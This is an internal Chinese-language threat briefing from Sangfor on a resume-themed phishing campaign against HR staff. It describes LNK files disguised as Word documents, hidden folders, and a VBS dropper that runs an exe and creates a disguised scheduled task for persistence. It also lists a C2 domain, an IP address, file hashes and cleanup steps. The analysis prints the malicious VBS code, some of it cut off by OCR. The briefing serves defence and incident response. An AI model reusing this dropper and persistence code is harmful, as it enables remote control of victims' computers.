内部资料，未经授权，请勿转发

2024 实战攻防演练期间 防钓鱼简报

针对企业 HR 等相关职能人员的“简历类”钓鱼事件

深信服科技股份有限公司

【事件简述】

正值实战攻防演练期间，近日钓鱼攻击行为愈发频繁和活跃，国内一些黑灰产团伙也趁机浑水摸鱼，针对某些重要单位/行业开展定向钓鱼攻击。

深信服安全 GPT 防钓鱼大模型在持续猎捕过程中发现一些以【简历】为主题的钓鱼事件，主要针对企业 HR 及相关人员，通过简历等字样诱导收件人点击压缩包，打开文档，使用【文件后缀伪装】【图标伪装】【文件隐藏】等手段进行伪装，最终通过 vbs 调用 com 创建计划任务、执行 exe，实现远控的目的。

攻击者通过【常见通讯渠道】发送和简历相关的【压缩包】，解压文件之后存在以下文件结构：

```
.
| -- _MACOSX
|| -- _MACOSX
||| -- DS_Store
||| -- DS_Store.vbs
||| -- filename.lnk
||| -- 贾**-**大学-环境工程.docx
| -- 贾**-**大学-环境工程.docx.lnk
```

压缩包解压之后的文件使用 Word 图标，由于 lnk 文件可以不显示后缀，所以整个文件看起来和正常的 docx 文件差别不大，同时_MACOSX 及其目录下的文件都设置了隐藏属性，所以在保持 Windows 文件管理器的默认设置时该文件夹不显示，加上该文件名是 MAC 系统上的隐藏文件，即使显示出来用户也会以为该文件是 MAC 下的正常文件而忽略，因此也具备一定的欺骗效果。

lnk 文件的路径指向了 cscript 且参数为_MACOSX 下的 vbs 文件，图标则是使用了 docx 的图标：

```
FullName         : C:\Users\                                                    程.docx.lnk
Arguments        : _MACOSX\_MACOSX\DS_Store.vbs
Description      : Type: Word Document
                   Size: 28.58 KB
                   Date Modified: 2024/07/10 16:38:50
Hotkey           :
IconLocation     : .\doc.docx,0
RelativePath     :
TargetPath       : C:\Windows\System32\cscript.exe
WindowStyle      : 7
WorkingDirectory :
```

在 vbs 文件中，首先将 DS_Store 文件重命名为 DS_Store.exe，_MACOSX 下的 docx 文件移动到当前目录下并删除 lnk 文件

```vbs
Dim objFSO
Dim strFilePath
Dim strNewFilePath
Set objFSO = WScript.CreateObject("Scripting.FileSystemObject")
Dim currentPath
currentPath = objFSO.GetAbsolutePathName(".")
strFilePath = currentPath & "\_MACOSX\_MACOSX\DS_Store"
strNewFilePath = strFilePath & ".exe"
objFSO.MoveFile strFilePath, strNewFilePath
Set objFSO = Nothing

Dim fso
Set fso = WScript.CreateObject("Scripting.FileSystemObject")

Dim sourcePath,de
sourcePath = curr                                          工程.docx"
destinationPath =
deleteFile = curr
runfile = Chr(34)                                          e" & Chr(34)
runfile2 = curren                                          docx"

fso.MoveFile sour
fso.DeleteFile deleteFile
```


之后将 exe 文件赋值到临时目录并启动当前目录下的 exe 文件

```vbs
Dim tempFolder, tempPath
'获取临时文件夹
tempFolder = fso.GetSpecialFolder(2)
'复制文件
tempPath = tempFolder & "\DS_Store.exe"
fso.CopyFile runfile2, tempPath, True

'再次运行文件
Dim v1
v1 = Chr(34) & destinationPath & Chr(34)
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run v1, 0, False
WshShell.Run runfile, 0, False
Set WshShell = Nothing
```


之后创建计划任务，任务运行的文件为复制到临时目录下的 exe 文件，名称为 WSNetTimerService

```
Set WshShell = Nothing
'权限维持
Dim shellPath
Dim taskName

    shellPath = tempPath
    taskName = "WSNetTimerService"
    Const TriggerTypeDaily = 1
    Const ActionTypeExec = 0
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Dim rootFolder
    Set rootFolder = service.GetFolder("\")
    Dim taskDefinition
    Set taskDefinition = service.NewTask(0)
    Dim regInfo
    Set regInfo = taskDefinition.RegistrationInfo
    regInfo.Description = "Update"
    regInfo.Author = "Microsoft"

    Dim settings
    Set settings = taskDefinition.settings
    settings.Enabled = True
    settings.StartWhenAvailable = True
    settings.Hidden = False
    settings.DisallowStartIfOnBatteries = False
```


exe 运行之后创建互斥体 6497d7bf-7648-40f4-9029-7e3df94ea478，之后通过 LoadLibrary 加载 VirtualAlloc 函数




并使用 rep movsb 指令在该内存中写入数据




之后使用 jmp 指令跳转到该内存中执行，shellcode 中加载了通过寻找 kernel32 获取模块加载函数加载需要的 dll 文件，之后使用 GetProcAddressStub 函数结合 api 哈希加载 Windows API




写入 C2 地址：service-h87kxr41-1319584009.bj.tencentapigw.com.cn，之后再次创建互斥体 "Yh-ioklsdf-san"




POST 访问链接 C2 的 kpi 路径并发送数据：



文件执行流程：



同时防钓鱼 GPT 也获取到了与此样本相似的其他样本：



【预防/排查/处置建议】

1、公司安全信息管理员可以通过官方通讯软件等渠道提示 HR 等岗位员工：近期请勿随便点击来源不明的简历等压缩包，尤其是不要随意点击来历不明特别是压缩包中的 lnk 文件，针对所有文件先使用常见的安全安全软件/设备进行检查。

2、在安全软件/设备上填写自定义规则，参考以下 IOC，深信服全产品不需要录入，均支持检出：

1. service-h87kxr41-1319584009.bj.tencentapigw.com.cn
2. 158.255.215.115

3.
4. 62EB90DF5EE3A3B443C277D12B893141
5. 3DCE8D8F9664C755448413CBFE1BC08F
6. 1D109C8BB9E6AD16CD5F6813DB39C21A
7. 5E7DBA4AAFB8176AB026E2F4AA3211DD
8. A4A47DD08CF59F8B6A7C907CF0E39029

3、如果发现已经感染请及时杀掉 DS_Store.exe、cal.exe 进程并删除当前目录和%TEMP%目录下的 DS_Store.exe、cal.exe

4、清除计划任务 WSNetTimerService、WinNetServiceUpdate

5、如果有疑似钓鱼样本或者可疑链接（即使是包含官方域名）需要深入分析请联系深信服员工，由深信服安全 GPT 防钓鱼大模型进行进一步判定。

【深信服防钓鱼解决方案】

深信服国内首发并落地的网络安全垂直领域大模型——安全 GPT，目前已经完成 3.0 的升级演进。深信服防钓鱼解决方案利用安全 GPT3.0 的自然语言理解和攻击意图推理能力精准检测当前钓鱼防御方案中难以解决的社工欺骗、加密伪装和白利用等高级手法，检测研判结果可以通过自然语言智能解读，同时支持对接部分主流邮件网关、邮件系统实现拦截处置。

1、邮件钓鱼攻击智能检测

结合发件人信息、邮件正文的内容和语气、二维码、附件等信息，通过防钓鱼大模型的自然语言理解、攻击意图推理和工具使用能力进行综合分析和研判，识别各个环节的异常点，智能检测邮件钓鱼攻击。

2、钓鱼攻击事件智能解读

支持通过防钓鱼大模型自动对钓鱼攻击事件进行解读，将检测判定为钓鱼攻击的分析过程以自然语言的方式呈现给用户，自动产生完整的上下文报告，无需用户花精力研判分析。

3、钓鱼攻击处置闭环

在定性钓鱼攻击后，支持自动处置和检测告警两种模式，实战攻防演练等重保时期可以自动处置安全优先、日常场景可以检测告警并结合安全运营流程做手动处置；在具体处置方式上，支持邮件正文增加横幅告警以及直接拦截邮件等方式。

4、扩展支持文件钓鱼检测

扩展支持文件钓鱼场景，基于场景化推理和文本解读能力，防钓鱼大模型能够推理出文件落地后的正常行为，并与采集到的实际行为进行对比，精准识别发生的行为偏离和异常，从而智能检测和判定文件钓鱼攻击事件。